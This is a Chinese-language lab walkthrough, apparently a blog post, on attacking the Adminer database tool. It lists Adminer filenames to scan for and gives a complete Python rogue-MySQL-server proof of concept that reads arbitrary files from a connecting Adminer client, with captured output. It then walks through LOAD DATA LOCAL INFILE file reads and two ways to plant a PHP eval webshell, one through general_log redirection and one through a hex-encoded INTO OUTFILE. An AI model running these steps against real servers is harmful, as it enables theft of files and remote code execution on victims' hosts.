Adminer 简单的利用

- 攻击机：192.168.1.101
- 靶机：192.168.1.105

扫描目录


默认文件名：adminer.php

一些版本的文件名

```
adminer.php
sql.php
adminer-4.7.7.php
adminer-4.7.6.php
adminer-4.7.5.php
adminer-4.7.4.php
adminer-4.7.3.php
adminer-4.7.2.php
adminer-4.7.1.php
adminer-4.7.0.php
adminer-4.6.3.php
adminer-4.6.2.php
adminer-4.6.1.php
adminer-4.6.0.php
adminer-4.5.0.php
adminer-4.4.0.php
adminer-4.3.1.php
adminer-4.3.0.php
adminer-4.2.5.php
adminer-4.2.1.php
```

adminer-4.2.1.php
adminer-4.2.0.php
adminer-4.1.0.php
adminer-4.0.3.php
adminer-4.0.2.php

adminer-4.0.1.php
adminer-4.0.0.php
adminer-3.7.1.php
adminer-3.7.0.php
adminer-3.6.4.php
adminer-3.6.3.php
adminer-3.6.2.php
adminer-3.6.1.php
adminer-3.6.0.php
adminer-3.5.1.php
adminer-3.5.0.php
adminer-3.4.0.php
adminer-3.3.4.php
adminer-3.3.3.php
adminer-3.3.2.php
adminer-3.3.1.php
adminer-3.3.0.php
adminer-3.2.2.php
adminer-3.2.0.php
adminer-3.1.0.php
adminer-3.0.1.php
adminer-3.0.0.php



任意文件读取


利用一：

adminer 低版本可以利用 mysql 服务端恶意读取客户端文件：https://xz.aliyun.com/t/8309

POC

```
#coding=utf-8
import socket
import logging
import sys
logging.basicConfig(level=logging.DEBUG)

filename=sys.argv[1]
sv=socket.socket()
sv.setsockopt(1,2,1)
sv.bind(("",3306))
sv.listen(5)
conn,address=sv.accept()
logging.info('Conn from: %r', address)
conn.sendall("\x4a\x00\x00\x00\x0a\x35\x2e\x35\x2e\x35\x33\x00\x17\x00\x00\x00\x6e\x7a\x3b\x54\x76\x73\x61\x6a\x00\xff\xf7
\x21\x02\x00\x0f\x80\x15\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x70\x76\x21\x3d\x50\x5c\x5a\x32\x2a\x7a\x49\x3f\x00\x6d\x
79\x73\x71\x6c\x5f\x6e\x61\x74\x69\x76\x65\x5f\x70\x61\x73\x73\x77\x6f\x72\x64\x00")
conn.recv(9999)
logging.info("auth okay")
conn.sendall("\x07\x00\x00\x02\x00\x00\x00\x02\x00\x00\x00")
conn.recv(9999)
logging.info("want file...")
wantfile=chr(len(filename)+1)+"\x00\x00\x01\xFB"+filename
conn.sendall(wantfile)
content=conn.recv(9999)
logging.info(content)
conn.close()
```

随意登录，报错得到绝对路径




攻击机执行命令准备读取文件：


```
python poc.py "C:\phpstudy_pro\WWW\1.php"
```

输入服务器地址，账号密码随意，点击登录


192.168.1.105/adminer-4.2.5.php?server=192.168.1.101
语言: 简体中文
Adminer 4.2.5 4.7.7
登录
注销成功。
系统 MySQL
服务器 192.168.1.101
用户名 root
密码
数据库 1
登录
保持登录
T9Sec

成功读取到文件内容


root@kali:/var/www/html# python poc.py "C:\phpstudy_pro\WWW\1.php"
INFO:root:Conn from: ('192.168.1.105', 50052)
INFO:root:auth okay
INFO:root:want file...
INFO:root:<?php
phpinfo();
?>
root@kali:/var/www/html#
T9Sec



利用二：

攻击机新建库和表，开启外连

```
create database adminer;

use adminer;

create table test(text text(4096));
```

访问靶机，输入攻击机的数据库信息

> 靶机需要 secure_file_priv 为空，为 null 导出不了

执行命令

```
load data local infile "C:\\phpstudy_pro\\WWW\\1.php" into table test FIELDS TERMINATED BY '\n';
```


查看表信息，成功读取到文件

getshell


通过日志 getshell

```
show variables like '%general%';#查看配置信息

set global general_log=on#开启general log模式

set global general_log_file='C:\\phpstudy_pro\\WWW\\shell.php';
```


```
select "<?php @eval($_POST['1']);?>";
```





选择 admin
选择 columns_priv


192.168.1.105/adminer.php?server=localhost&username=root&db=mysql&sql=
语言: 简体中文
MySQL » localhost » mysql » SQL命令
Adminer 4.6.2 4.7.7
SQL命令
DB: mysql
SQL命令 导入 导出
创建表
选择 admin
选择 columns_priv
选择 db
选择 engine_cost
选择 event
选择 func
select "<?php @eval($_POST['1']);?>"
<?php @eval($_POST['1']);?>
<?php @eval($_POST['1']);?>
1 行 (0.001 秒) 编辑, Explain, 导出
select "<?php @eval($_POST['1']);?>";
T9Sec

连接 webshell


192.168.1.105
目录列表 (0)
C:/
phpstudy_pro
WWW
文件列表 (9)
新建
上层
刷新
主目录
书签
C:/phpstudy_pro/WWW/
名称
日期
大小
1.php
2020-09-29 22:42:31
21 b
2.php
2020-09-25 13:16:31
574 b
adminer-4.2.5.php
2020-09-29 23:18:32
T9Sec



导出 getshell

```
select 0x3c3f70687020406576616c28245f504f53545b315d293b3f3e into outfile "C:\\phpstudy_pro\\WWW\\1.php";
```